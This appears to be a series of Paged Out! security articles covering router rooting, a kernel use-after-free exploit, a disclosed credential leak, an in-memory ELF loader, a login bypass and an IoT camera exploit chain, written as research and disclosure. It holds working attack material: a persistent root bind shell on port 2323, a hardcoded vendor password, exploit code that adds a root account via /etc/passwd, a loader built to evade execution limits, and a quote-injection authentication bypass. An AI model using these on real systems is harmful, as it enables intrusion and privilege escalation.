[6 x i8] c"a.cpp\00", section "llvm.metadata"
@.args = private unnamed_addr constant
{ i32 } { i32 42 }, section "llvm.metadata"
...
%2 = alloca i32, align 4
store i32 %0, ptr %2, align 4
call void @llvm.var.annotation.p0.p0(ptr %2,
ptr @.str, ptr @.str.1, i32 2, ptr @.args)
```

Any sequence of constant values can be used. However, this annotation is expressed as a (useless) function call which is optimized away later in the LLVM pipeline. To make it more robust, we can transfer the data to a metadata node, which is independent of optimizations, and attach it to instructions reading from this pointer.

To do this, we need to create a transformation pass and insert it early in the pipeline. In this pass, we iterate over instructions and find the call to the generated annotation:

```
// for each instruction:
auto *CI = dyn_cast<CallInst>(&I);

CI->getCalledFunction()
  ->getName()
  .starts_with("llvm.var.annotation")
```

We can then extract the arguments to this function call and chase those pointers to the global data containing our annotation data, which can be seen in the IR snippet listed previously.

```
auto *GV = dyn_cast<GlobalVariable>(
    CI->getArgOperand(4)
    ->stripPointerCasts()
);
GV->getInitializer();
```

Once we have the obfuscation data, we can also find all the places where the annotated pointer is used and create and attach a metadata node with this data:

```
CI->getOperand(0)
  ->stripPointerCasts()
  ->users()

// for each user
auto *CInt =
ConstantInt::get(Type::getInt64Ty(Ctx), param)
auto *IntMD =
ConstantAsMetadata::get(CInt);
MDNode *Node = MDNode::get(Ctx, IntMD);
Load->setMetadata("obfuscate", Node);
```

Finally, at a later point, for example in a later pass, we can access this data when building obfuscations:

```
// for each instruction
if (MDNode *N = I.getMetadata("obfuscate")) {
   ...
```

Conclusion

This specific invariant and metadata here is simple but can be expanded. By combining this with C++ templates and/or macros, complex relationships can be expressed resulting in obfuscations with global relationships which makes local-only analysis ineffective. Maybe we want to use various divisibility properties, non-standard ways of representing integers or something even more exotic. What obfuscations can you come up with using this technique?

Vibe Reversing Python Bytecode

Recently I wanted to do some hacking on a mesh-network router I had lying unused at my house. After gaining shell access[1], I retrieved the main management application. This app communicates with the cloud, manages configurations, and serves as the router's main entrypoint.

I discovered it was in a Python compiled format, containing bytecode instead of human-readable source code. Usually, the easiest solution when dealing with *.pyc* files is to use *uncompyle6*[2] or *decompile3*[3] decompilers depending on the target Python version.

However, in this case, the tools failed. The compiled files were using Python 3.10, which is not fully supported by these tools at the moment. I also tried *pycdc*[4], but it worked only partially, leaving many functions empty with the warning message saying "*Decompyle incomplete*". Fortunately, I was able to use the *dis*[5] Python library to disassemble the bytecode to a semi-readable format.

turn_off_all function in the disassembled format:

```
Disassembly of <code object turn_off_all at
0x7794b10ea290, file "[...]/leds.py", line 83>:
 84    0 NOP
 85    2 LOAD_GLOBAL              0 (LEDPaths)
         4 GET_ITER
       >>    6 FOR_ITER          16 (to 40)
         8 STORE_FAST    1 (file_path)
 86   10 LOAD_FAST                0 (self)
        12 LOAD_METHOD    1 (_led_exists)
        14 LOAD_FAST      1 (file_path)
        16 CALL_METHOD    1
        18 POP_JUMP_IF_FALSE     19 (to 38)
 87   20 LOAD_GLOBAL           2 (sysfs_write)
        22 LOAD_FAST     1 (file_path)
        24 LOAD_ATTR     3 (value)
        26 LOAD_FAST     0 (self)
        28 LOAD_ATTR     4 (BRIGHTNESS_PATH)
        30 BINARY_ADD
        32 LOAD_CONST    1 ('0')
        34 CALL_FUNCTION     2
        36 POP_TOP
        >>   38 JUMP_ABSOLUTE     3 (to 6)
 85 >> 40 LOAD_CONST     0 (None)
        42 RETURN_VALUE
```

It isn't the prettiest looking and analysing it would require significant effort, especially taking into consideration the size of the application - around 300 files.

I figured that instead of trying to get the tools to work - spending hours debugging and adding support for the broken opcodes, with no guarantee the embedded bytecode wasn't customized - I should ask my AI friend (*Gemini 2.5 Flash*) to help me reverse the disassembled code.

Vibe reversing script:

```
import sys
from google.genai import Client, types

fn = sys.argv[1]
raw_dis = open(fn).read()
prompt = f"Decode this `dis` file to its Python
representation. Do not add comments related to
which operation it's mapped to. Only return the
file, no description is
needed.\n\n```\n{raw_dis}\n```"

for attempt in range(3):
    res = Client().models.generate_content(
        model="gemini-2.5-flash",
        config=types.GenerateContentConfig(
thinking_config=types.ThinkingConfig(thinking_b
udget=-1)
        ),
        contents=prompt,
    ).text

    r_text = res.split("\n")
    out = r_text[1:-1] if r_text and "```" in
r_text[0] else r_text

    code = "\n".join(out).strip()

    try:
        compile(code, "<string>", "exec")

        with open(f"{fn}.py", "w") as f:
            f.write(code)
        break
    except SyntaxError as e:
        prompt += f"\n\nERROR: The code you
provided caused a SyntaxError: {e}\nPlease fix
the code."
```

This script reads the file containing the disassembled code, and passes it to the Gemini API, requesting that it reverse the code into a Python source representation. To validate the result and filter out hallucinations, the script attempts to compile the output. If compilation succeeds, it saves the file; otherwise, it retries the API call, appending the *SyntaxError* to the prompt.

By using this short script, Gemini was able to reverse the disassembled representation into fully readable Python code. The results were so good that the whole application, containing around 300 files, was readable, navigable, and even runnable with a few minor tweaks.

turn_off_all function reversed:

```
def turn_off_all(self):
        for file_path in LEDPaths:
            if self._led_exists(file_path):
                sysfs_write(file_path.value +
self.BRIGHTNESS_PATH, '0')
```

Interestingly, when comparing the disassembly of the original Python files with that of the Gemini-generated code, they are almost identical.

Now, the only thing left is to find some bugs in the code. Who knows, maybe my AI friend can help with that too!

[1] https://blog.smnfbb.com/posts/Eero-Root-Shell/
[2] https://github.com/rocky/python-uncompyle6
[3] https://github.com/rocky/python-decompile3
[4] https://github.com/zrax/pycdc
[5] https://docs.python.org/3/library/dis.html

A Router Forensics & Ad-Blocker Diary

We trust ISP routers with our digital lives, yet they are often insecure devices. An aging RTL9607C-based router with heavily restricted user access offered an opportunity: could it be compromised, understood, and transformed into something useful? In practice, this proved possible through careful abuse of U-Boot, firmware analysis, and Linux workarounds.

1 Hijacking the Boot Sequence

The router exposed a UART header on the PCB. Attaching a USB-TTL serial cable provided access to the password-protected serial console. Interrupting the 3-second boot timeout by sending a key press, however, dropped the system into the U-Boot prompt. Inspection of the U-Boot environment using `printenv` revealed that the boot process invoked `bootm` via the `ub0` variable. Recursively expanding `ub0` and its sub-variables exposed the full boot sequence. For brevity, only a small subset of these expansions is shown below.

```
9607C> printenv ub0
ub0=set root_mtd 31:7 && run process0 setmoreargs
    setbootargs; bootm ${freeAddr}
9607C> printenv process0
process0=run ubipart && ubi read ${freeAddr} ubi_k0
9607C> printenv freeAddr
freeAddr=83000000
```

Listing 1: Recursively expanding U-Boot variables

Once the boot chain was understood, the U-Boot commands responsible for loading the kernel were executed manually, and `init=/bin/sh` was appended to the boot arguments, forcing the kernel to spawn a shell as PID 1, resulting in immediate root-level access.

```
# Manually load kernel from NAND to RAM
9607C> ubi read 0x83000000 ubi_k0
# Boot with injected init
9607C> setenv bootargs "console=ttyS0 ... rootfstype
    =squashfs init=/bin/sh"
9607C> bootm 0x83000000
```

Listing 2: Manual Boot with Injection

The system booted directly into this shell, with no user-space initialization or authentication taking place.

2 The Binary Hunt

With unrestricted access now available, the next goal was to establish persistence. Inspection of the `/etc/passwd` file revealed only salted MD5 hashes, while also indicating that login was delegated to a proprietary binary named `cli`. The binary was copied over to a PC and the read-only data section (`.rodata`) was dumped using `objdump` to see if any authentication strings were present.

```
$ objdump -s -j .rodata cli | grep -C1 "Password"
4188b0 ... 2f62696e 2f736800  zed!..../bin/sh.
4188c0 ... 456e7465 72205061  Enter Password:
4188d0 ... 6d61736e 62303130  ....masnb0101202
4188e0 ... 2f6e7620 67657465  1#../bin/nv gete
```

Listing 3: Objdump reveals the secret

There it was: `masnb01012021#`. It appears the vendor's idea of a secure password is just checking the calendar. Entering this artifact of developer laziness into the console immediately spawned a root shell.

Access is only half the battle. With the system fully compromised, it was time to turn this dormant e-waste into something useful.

3 The Wireless Backdoor

Access to the router was initially possible through a physical USB-TTL cable, which was inconvenient. The ISP's stock remote management interface (telnet on port 23) was also locked down and offered no usable entry point. A wireless alternative was clearly needed.

The read-only filesystem prevented any modification of the standard init scripts (like `rcS`). However, inspecting the startup sequence in `/etc/init.d/rc35` revealed a critical line where an empty script was executed: `/var/config/run_test.sh`—likely a residual debugging hook left by the developers.

This was the key. While the root file system (SquashFS) is read-only to prevent tampering, `/var/config` resides on a writable UBIFS partition intended to store user settings. A simple edit to this debug script injected the backdoor command:

```
#!/bin/sh
# Avoid conflict with ISP telnet (23)
# Launch raw shell on port 2323
telnetd -p 2323 -l /bin/sh &
```

Listing 4: Hijacking /var/config/run_test.sh

With this in place, the serial cable was no longer needed. A quick `telnet <router_ip> 2323` opened a root shell from anywhere in the house and the change remained persistent across reboots.

4 Building the Ad-Blocker

With root access secured, the next objective was to turn the router into a network-wide ad blocker for every device in the house—similar to a Pi-hole, but without relying on a Raspberry Pi. The onboard USB port, likely meant for file sharing, proved useful by providing a way to bypass the router's limited internal storage.

A flash drive was mounted at `/tmp/usb`, and the *StevenBlack* datasets were fetched and merged into a consolidated file. The DNS service was then restarted with the `addn-hosts` option pointing to this blacklist.

```
dnsmasq -C /var/dnsmasq.conf \
        -r /tmp/usb/resolv.upstream \
        --addn-hosts=/tmp/usb/master_blocklist.hosts
```

Listing 5: Loading external blocklists

5 Conclusion

All identified vulnerabilities were reported to the vendor, but no response has been received. By combining a U-Boot glitch, binary analysis, and clever use of writable partitions, it was possible to transform a locked-down router into a powerful network defender. Don't trash it—hack it.

SECURITY FOR TEAMS BUILDING THE FUTURE

TRAIL OF BITS

From novel security research to open source tools, we secure the future

Recent Research & Open Source Tools

- Claude skills for security researchers
- The cryptography behind electronic passports
- Weaponizing image scaling against production AI systems
- Unexpected security footguns in Go's parsers
- Buttercup: the cyber reasoning system that took 2nd place in DARPA's AI Cyber Challenge

blog.trailofbits.com

Application Security · AI / ML · Blockchain · Cryptography · Research & Development

Join the Trail of Bits Team

- Join a team of your peers
- Work on problems that matter
- Remote first, always

trailofbits.com/careers

Provide Security Audits for Top Organizations

GitHub · reddit · Google · Meta · Microsoft

github.com/trailofbits x.com/trailofbits linkedin.com/company/trail-of-bits trailofbits.com

Dumb CVEs Are Still CVEs—A Review of CVE-2024-40457 and a Chill Tale

Paged Out!

As a security researcher—and someone inherently drawn to technical depth—I've always been captivated by CVEs. More than that, I've aspired to achieve the technical proficiency required to discover one myself: the kind accompanied by a report dense with intricate details about page allocators, pointer authentication, and the bypass of at least five security mechanisms. The type that, as you skim through it, makes you question your own intelligence. However, five years of teaching computer security fundamentals at UC3M Madrid as an adjunct professor have radically shifted my perspective. Basic permissions are deceptively complex to implement correctly. Even the simple separation between root and unprivileged users in Linux can lead to numerous implementation pitfalls. Training people to navigate these seemingly simple yet often subtle concepts has sharpened my eye for vulnerabilities. I found myself setting up a DDNS client for my workspace, *Lega Kai*, which I share with Eduardo @farenain Blázquez, coauthor of *Fuzzing Against the Machine* with me. While setting up a RasPi 4 with sudo, permissions, and two users, I found the situation shown below. The first time I noticed this issue was in 2023. Although I recognized it, I thought it was too dumb to be considered a vulnerability.

```
#pi is the owner of the service/domain password appears in cleartext
pi@sharP:~$ ps ax|grep noip
  2019 ?        S      0:01 /usr/bin/noip-duc -g ****i.ddns.net
--username *****@gmail.com --password ****dtQLkv0
pi@sharP:~$ sudo su edu
edu@sharP:/home/pi $ ps ax|grep noip
  2019 ?        S      0:01 /usr/bin/noip-duc -g *****i.ddns.net
--username ****@gmail.com --password *****dtQLkv0
#looks like anyone who can issue ps ax is owner of my pi's ddns :/
```

Figure 1: Simple PoC of CVE-2024-40457

The following year, while rehearsing material for my Security Engineering class at UC3M, I reconsidered the issue. What could go wrong if I submitted a report? It was easy enough to understand, and easy enough to be rejected—what could I lose? Empowered by the logical design of operating system permission separation, and perhaps by years of experience, study, and sweat, I wrote to MITRE. After a couple of months, MITRE assigned CVE-2024-40457. I was surprised, as the vulnerability is straightforward to spot:

Technical Overview: CVE-2024-40457 (Study-Believe-Repeat)
A user running the noip-duc (Dynamic Update Client) with the *-g* flag exposes system-wide credentials, breaking all security barriers. If any user is compromised, the credentials become immediately accessible via *ps ax*.

Disputed by Vendor (People Might Refuse Evidence)
Despite being scored 9.1 as a critical vulnerability, what do you think could go wrong? The vendor simply stated that *-g* is an intended feature. My reaction: (0_0). I mean, even if it is a global feature, exposing credentials via *ps* doesn't look fine to me—or to anyone. But well, we accept the vendor's response. Though we still maintain the same sharp eye to find more!

Conclusion: Never Give Up (Some Vulnerabilities Are Simple—Be Sharp)
As we often say and repeat in our book, you should never give up. Rigorous study and practice demonstrate that flaws can be found—even the simplest ones can lead to CVEs if proven correct. Though this is not always the case, as I will write in a follow-up about chasing a vulnerability in Chrome and Chromium-based browsers and their extension model.

Cryptodev-linux page-level UAF (LPE)

Data-only exploit for an out-of-tree kernel module on linux 6.15.4

INTRODUCTION

During a 2025 fuzzing campaign, I targeted Cryptodev-linux (https://github.com/cryptodev-linux/cryptodev-linux), a kernel module which provides userspace access to kernel hardware ciphers and I discovered this Page-level Use-After-Free (UAF). In this article I present a stable and robust data-only exploit for this bug.

Full blogpost analysis: https://nasm.re/posts/cryptodev-linux-vuln/

1. VULNERABILITY: STALE ARRAY PERSISTENCE

The vulnerability stems from an inconsistency in `get_userbuf` (zc.c) during error handling.

The dangling pointers issue:

1. A successful `src` acquisition populates the `session->pages` array and increments `struct page` refcounts.
2. If the subsequent `dst` acquisition fails (e.g., due to an invalid user address), the code triggers a cleanup via `release_user_pages(ses)`.
3. The bug: Previous calls to `release_user_pages` do not zero-out the `ses->pages` array. Consequently, the array still contains pointers from the successful `src` previous request. The cleanup logic decrements refcounts on these pages a second time.

```
void release_user_pages(struct csession *ses) {
    for (i = 0; i < ses->used_pages; i++) {
        put_page(ses->pages[i]); // Decrements refcount
    }
    ses->used_pages = 0; // Array pointers are NOT cleared!
}
```

2. THE PRIMITIVE: PTE PERSISTENCE

An attacker can trigger this failure to drop a controlled page's `refcount` to zero.

- **Kernel:** Marks the page as free in the Buddy Allocator.
- **Userspace:** The Page Table Entry (PTE) remains valid.
- **Result:** The attacker retains r/w access to a "freed" page.

3. BUDDY ALLOCATOR & PCP FLUSHING

To capture a sensitive kernel structure (like `struct file`), the freed page must move from Per-CPU allocator (PCP) to the target slab cache. Furthermore, `GFP_KERNEL`-based caches, like filp (https://elixir.bootlin.com/linux/v6.15/source/fs/file_table.c#L234), need pages from a certain `migratetype`: `UNMOVABLE`, while our victim pages are `MOVABLE` (because allocated from user land).

- Great post by D3vil about how page management really works: https://syst3mfailure.io/linux-page-allocator/.

Strategy:

- Spray 300k pages via `mmap` to fill PCP lists and exhaust buddy freelists of different migratetype.
- Trigger the UAF refcount drop so we get a uaf.
- `munmap` the spray to force a global flush of the pcp.
- spray `struct file` to transfer the victim page to the target slab. The buddy freelists being empty because of the previous spray, once the `filp` will allocate new `UNMOVABLE` pages for a new slab there won't be any available and it will instead pick victims `MOVABLE` pages.

4. TARGET: file.f_mode

We target `struct file` objects (allocated in `filp` cache). Opening `/etc/passwd` 10k+ times ensures these objects occupy our UAF page.

Identification & Hijack: We scan the persistent userspace mapping for the the `f_op` field which is initialized to `ext4_file_operations` constant to find the `struct file` header.

Privilege Escalation: We patch the `f_mode` field. By adding `FMODE_WRITE` to a file opened `O_RDONLY`, we bypass all subsequent kernel permission checks.

- **Original Technique:** Exodus: https://blog.exodusintel.com/2024/03/27/mind-the-patch-gap-exploiting-an-io_uring-vulnerability-in-ubuntu/

5. EXPLOIT PSEUDO-CODE

```
void trigger_uaf(int cfd, struct session_op *sess, uint8_t *buf)
{
    struct crypt_op cryp = { .ses = sess->ses, .len = CIPHER_SZ,
                             .src = buf, .dst = buf, .op =
COP_ENCRYPT };
    ioctl(cfd, CIOCCRYPT, &cryp); // populates ses->pages and
increments refcounts
    cryp.src = NULL;
    cryp.dst = (uint8_t*)0xdeadbeef; // invalid destination
    ioctl(cfd, CIOCCRYPT, &cryp); // refcount hits zero and pages
are freed to Buddy Allocator
}

int main() {
    int cfd = open("/dev/crypto", O_RDWR);
    struct session_op sess = { .cipher = CRYPTO_AES_CBC, .keylen
= 16 };
    ioctl(cfd, CIOCGSESSION, &sess);
    uint8_t *uaf_page = mmap(NULL, CIPHER_SZ, 3, MAP_PRIVATE|
MAP_ANONYMOUS, -1, 0);
    // buddy freelists exhaustion
    stress_pcp_flush(300000);
    trigger_uaf(cfd, &sess, uaf_page);
    free_all_pages(300000); // we flush the pcp
    // Spray struct file objects (allocated via GFP_KERNEL)
    for(int i = 0; i < 10485; i++) open("/etc/passwd", O_RDONLY);
    uaf_page[find_ext4_ops(buf, CIPHER_SZ) - 4] |= (FMODE_WRITE |
FMODE_CAN_WRITE);
    // f_op is 4 bytes after f_mode
    // At least one of these fd is now writable
    for(int i = 3; i < 10485; i++) {
        if(write(i, "nasm::0:0:root:/root:/bin/bash\n", 31) > 0)
{
            printf("[+] Root user added. Run 'su nasm'\n");
            while (1) {}
        }
    } // noreturn
}
```

Full Exploit Code: https://gist.github.com/n4sm/0fd2479e0c23e0fa2f192cd8fda45750

ELF-in-a-Python: In-Memory Loader with `memfd` + `execveat`

There are situations, like in cloud lambda execution environments, when the available environment is limited: you can run a Python script, but you want to run something else. I wanted a tiny smuggler–a way to slip a whole ELF binary through the "allowed Python" pinhole and run it without ever touching disk.

What came out is a two-piece packer/loader: a packer that bakes any ELF into a Python loader script, and a loader that reconstructs and executes that ELF entirely in memory using nothing but the stdlib. The version attached to this article is, for obvious reasons, super minimal.

```
import sys, base64, zlib, pathlib, textwrap
TEMPLATE = """#!/usr/bin/env python3
import os, sys, base64, zlib, ctypes
BLOB_B64 = "{b64}"
{body}"""
BODY = r"""AT_EMPTY_PATH = 0x1000
libc = ctypes.CDLL(None, use_errno=True)
data = zlib.decompress(base64.b64decode(BLOB_B64))
fd = libc.syscall(ctypes.c_long(319), sys.argv[0].encode(), ctypes.c_uint(0))
os.write(fd, data)
os.lseek(fd, 0, os.SEEK_SET)
av = (ctypes.c_char_p * (len(sys.argv) + 1))(*(a.encode() for a in sys.argv), None)
env = (ctypes.c_char_p * (len(os.environ) + 1))(
    *(f"{k}={v}".encode() for k, v in os.environ.items()), None
)
libc.execveat(
    ctypes.c_int(fd), ctypes.c_char_p(b""), av, env, ctypes.c_int(AT_EMPTY_PATH)
)
raise OSError(ctypes.get_errno(), "execveat failed")
"""
if len(sys.argv) < 3:
    print("usage: pack_elf.py <elf_path> <output.py>", file=sys.stderr)
    sys.exit(2)
elf_path, out_path = map(pathlib.Path, sys.argv[1:3])
blob = elf_path.read_bytes()
b64 = base64.b64encode(zlib.compress(blob, 9)).decode()
b64_wrapped = "\\\n".join(textwrap.wrap(b64, width=120))
out = TEMPLATE.format(b64=b64_wrapped, body=BODY.strip())
out_path.write_text(out)
out_path.chmod(0o755)
```

Packer

1. Read the ELF bytes.
2. Compress hard with zlib level 9.
3. Base64-encode the result.
4. Wrap the long string at 120 columns (vi-friendly; no idea why I did it).
5. Fill a tiny Python template that drops in the blob, and inlines the loader body. The output is a single, executable `.py` file.

Loader

1. *ctypes → libc.* The loader grabs libc with `ctypes.CDLL(None, use_errno=True)` to call low-level interfaces directly.
2. *memfd_create.* It invokes `memfd_create(2)` using hardcoded syscall number (319 is `x86_64`; other archs need different numbers) `libc.syscall(319, NAME.encode(), 0)` to create an anonymous in-memory file descriptor `fd`.
3. *Rehydrate the bytes.* The embedded blob is base64-decoded, zlib-decompressed into `data`, written to the `fd` with `os.write`, and the `fd` is rewound with `os.lseek(fd, 0, os.SEEK_SET)`.
4. *Prepare argv/env and jump.* It builds C `char *` arrays for `argv` and `env` (NULL-terminated) from `sys.argv` and `os.environ`, then calls `execveat(fd, "", argv, env, AT_EMPTY_PATH)` to execute directly from the file descriptor.
5. *Error path.* If `execveat` returns, the loader raises `OSError(ctypes.get_errno(), "execveat failed")`.

Keep your binaries small and respect the policies of the platform you run on.

Example: pack Lua into a Python one-liner runner

```
$ python3 ./pack_elf.py ./lua ./run_lua.py
$ file run_lua.py
run_lua.py: Python script, ASCII text executable
$ ./run_lua.py
Lua 5.4.8  Copyright (C) 1994-2025 Lua.org, PUC-Rio
>
```

Notes • Static binaries recommended; dynamic linking in restricted envs may fail. • Instead of using `zlib.compress` you may compile the binary with `-Os` or even use `musl-gcc`, then `strip` to shrink the binary and finally `upx --best --lzma` to pack into a self-extracting executable.

Empty Origins == All Origins

When Browsers Create Security Contexts from Nothing

Antonio Nappa

The Astute Observation

While teaching Cross-Site-Scripting (XSS) at UC3M. I noticed an intriguing behavior in Chromium-based browsers. In 2020, I was initially hesitant to report it—the behavior seemed almost too simple to be significant. After years of observing the pattern repeatedly, I finally reported it to the Chromium team in 2023.

What happens when you navigate to `https://example.com` and you pull the plug? The browser displays an error page, but something interesting occurs behind the scenes: data structures are created for an origin that was never successfully reached.

From the error page's console, normal protections appear active:

```
> location.href
'chrome-error://chromewebdata/'
> window.origin
'null'
> document.cookie = "a=b"
DOMException: Access is denied for this document.
```

The Extension Behavior

Browser extensions with `cookies` permission access the `chrome.cookies.set()` API directly, bypass document-level restrictions. When viewing an error page—from disconnection—the address bar still displays the original URL. Extensions can set cookies for that domain *even though no successful connection occurred.*

This creates what we might call a **phony origin**: a security context existing in browser storage without a corresponding network reality.

A Practical Scenario

A site `app.victim.com` immediately redirects to `login.victim.com`. Under normal circumstances, you cannot directly access `app.victim.com` to modify cookies—the redirect happens too quickly. Nevertheless a 404 would also bypass the redirect, still 404 comes from the server. Hence an origin somehow has a binded connection.

However, with disconnected network you'd buy time to obtain a valid origin too:

1. Navigate to `https://app.victim.com` while pulling the plug.
2. Use a cookie editor extension to inject cookies.
3. Reconnect or navigate to valid path and reload.
4. The browser transmits those cookies to the actual server.

Chromium's Perspective

The Chromium Security team evaluated this behavior (Issue #1499580) and concluded: **Won't Fix**. Their reasoning centers on the extension permission model: extensions with cookie access are intentionally granted privileges beyond normal web contexts. Physically-local attacks fall outside their threat model. From their perspective, this is Working As Intended.

The Emerging Design Question

Either TCP `connect()` or QUIC handshake completion, if the server responds with 404 or the cable is disconnected—*should an origin exist in the browser's security model at all?* This isn't about attacking websites or criticizing the extension API. Rather, it explores a design choice: Is there an optimal or sub-optimal moment when to create site origins?

Sometimes the most interesting security questions emerge from behaviors working exactly as designed.

Reference: `https://issues.chromium.org/issues/40076189#comment9`

Inverted authentication logic - silly BAS bugs

Throughout decades, Building Automation System (BAS) controllers continue being exposed to the Internet without pardon. Sure, VPN solutions are in place, cloud connectivity for centralized management, etc., etc., but still, in 2025/2026, I can (still) see exposed control panels that can directly interact with cyber-physical systems from your favorite browser. A remote Human Machine Interface (HMI).

During recent research against these types of OT systems, their protocols and unprotected firmware, I've decided to start a kind of a "silly bugs" series of articles in various types of machines that affect millions.

This silly bug S01E01 belongs to Ilevia's EVE X1/X5 server for smart home and building automation solution designed for both residential and commercial environments that enables comprehensive control and monitoring of electrical installations. The bug has been fixed and was assigned CVE-2025-34186.

Let's check out the silly code, the main authentication PHP script -> /login/login.php:

```
22: $strCmd = "/ilevia/bin/ilevia_authenticate -u \"" . $_POST["userid"] . "\" -p \"" .
$_POST["passwd"] . "\"";
23: system($strCmd,$retVal);
24: if($retVal > 0){
25:   $_SESSION["authorized"] = 1;
26:   $destinazione = "../main/index.php";
27:   echo '<script language=javascript>document.location.href="'.$destinazione.'"</script>';
28: }else{
29:   reload_and_log(1,"Wrong username or password");
```

For a trained eye, one would immediately notice the PHP `system()` call against the `$strCmd` variable that depicts a classic out-of-band (blind) command injection vulnerability, right? Although, this is also a silly bug, not using safer functions for validation and sanitization, I am interested in lines 24 and 25.

While auditing the code and analyzing the main authentication `ilevia_authenticate` 32-bit ELF-binary residing on a classic Unix system, I noticed the "greater than `0`" check (line 24) and successful session creation to boolean `True` or `1` (line 25). By convention, Unix commands return `0` for success and non-zero for error. If `ilevia_authenticate` follows that convention, you are getting authorized when the binary fails. Rarely seen mistake, especially in "critical systems" that can control other components or devices that can cause physical harm and monetary damage. A common approach in electronics (inverted logic) refers to a system where the usual or expected meaning of true/false, on/off, or high/low is reversed, often using a NOT gate or similar mechanism to flip a signal or value.

Of course, this now depends on the binary itself and how it handles errors, but it also depends on how the unsanitized PHP code, and the system call with its arguments is constructed. One simple trick is to use the "`"`" character (double quote) for the `$_POST["passwd"]` parameter (or -p argument). This will trigger the system() to break and cause a syntax error, effectively bypassing authentication to the server. Silly ☺.

The actual command that will cause `retVal` to be greater than zero would have to be executed by `/bin/sh` and cause a "Syntax error: Unterminated quoted string" even before the binary is being executed. So, the main problem is not the binary and how it parses data, it's line 22 and 24. Fixes can be implemented on either or both.

Full advisory and exploit here: https://www.zeroscience.mk/en/vulnerabilities/ZSL-2025-5958.php

KILLING CANARIES FOR KIRBY

Hacking an IoT Camera to Play NES Games


While browsing online, I found an interesting-looking camera that features a TFT screen for video calls using the iCSee app. This article will summarise discovered bugs and the strategy I used to hack it to play NES games remotely.

Logging In

By connecting the camera to a LAN, I could capture the comminications with the iCSee app. Most communications take place via TCP port 34567, and the protocol uses JSON heavily.

Once a connection is established, communications are encrypted, but this can be forced to plaintext by toggling a flag in the connection message.

From an unathenticated context only a subset of handlers are accessible, to unlock more, you must log in with 'random' credentials. To get these, you have to jump through hoops to decode/decrypt the credentials - these only work on the LAN as they are *Guest* credentials, but this expands the attack surface.



Port 34567 Bugs

The UART on the camera is only active during boot, the bootloader is password-protected - so a chip dump was necessary.

The camera is running Linux, and most of the functionality is handled by the */usr/bin/App* process, including the port 34567 message handlers. In terms of mitigations, there is a stack canary, ASLR on the shared libraries and stack, but no NX.

After some auditing, the following useful bugs popped out:

- ***File Upload*** : Can remotely upload files to the SD card (a few hard-coded locations)
- ***Execution of SD Card File*** : By sending a message, if *iperf/iperf* is on the SD card, it will be executed
- ***Stack Overflows*** : Ten string-based stack overflows, only a single one was useful in this case
- ***Weak Canary*** : Instead of using the random canary, they use the address of the canary as the canary, which is fixed...

Canary Bypass

As mentioned above, they use a fixed canary (the address of the canary). Luckily for them, most of the stack overflows are string-based and there is a null terminator in the address (*0x0065b230*).

However, one of the discovered stack overflows has a great quirk that lets us fix the canary. The handler which contains the overflow is used to connect the camera to a specified FTP server and upload a log file. There is an overflow in the handling of the 'Name' parameter.

The code responsible for parsing the name has interesting logic, where if it encounters a ' . ' , it will replace it with a count of the number of characters after the dot before (or start of the string). This means if we put .. in the name, *0x00* replaces the second dot - this lets us fix the canary and therefore control the program counter!

Exploit Strategy

Now that we can work around the canary, we should be able to execute shellcode easily as there is no NX. The camera has an HTTP server (not really used for anything), but if you send it a request, a username and password are extracted from the request into executable global buffers at known locations. There is also an allocated buffer of *0x20000* bytes that the entire request ends up in, a pointer to this buffer is stored at a known fixed location. As the heap is also executable, we can place our main payload here.

1. First, send the HTTP request to stain the username/password buffers with stage 1
   - Username/password buffers contain a small ARM thumb payload (stage 1) to locate the *0x20000* buffer the request ends up in
   - Stage 2 is also sent in this request, offset into *0x20000* buffer is known
2. Then, trigger the stack overflow that fixes the canary to get control of the program counter
3. Camera will execute the thumb stage 1 to locate the stage 2, then will jump to it
4. Stage 2 then spawns a thread with code we want to execute (lets call it stage 3), then fixes up execution to return camera to a stable state

Porting smolnes

I found *smolnes*, a small NES emulator, on Github. Most of the effort for the porting was replacing SDL with code for interacting with the camera display (finding framebuffer in memory, etc). The interface between *smolnes* and stage 3 was done using a couple of FIFO pipes, these are used for controls and display IPC.


It worked well, but it was slow, various compiler optimsations and rewriting some of the slow code helped speed it up.

Result

In the end, I used the *File Upload* primitive to send the ported *smolnes* binary and the *.nes* file, uploaded a script to run *smolnes* and executed it (using the *iperf/iperf* SD card file execution bug). Then the memory corruption exploit sets up stage 3 to interact with the *smolnes* binary via FIFO pipes, stage 3 then takes the received framebuffer data and draws it on the screen!

Control inputs are received from stage 3 (sent to the camera via a Python script), and forwarded into the emulator to make the games playable.

Overall, it worked well enough, but there are probably easier ways to get your NES fix... just not as fun!



Github: github.com/lr-m
Blog: luke-m.xyz
X/Twitter: @_tnr_
Luke M

Making Security Tools Accessible

Anant Shrivastava

1. Complexity as a Barrier

Security tooling has become needlessly heavy. To use even a simple SBOM viewer or to do an API query, one often needs Docker, Python envs, npm's, and a whole lot of dependencies.

Most security tools are written by experts for experts. That makes sense, until we realize that this complexity silently excludes the very people who might benefit the most: students, analysts, policy teams, or hobbyists.

So I asked a simple question: *What if we could make 90% of these tools run right in your browser - no install, no setup, no server?*

2. Why the Browser?

The browser is now the world's most widely deployed runtime. It ships with a sandbox, a storage API, a network stack, and a rendering engine. Users already trust it and know how to open a webpage.

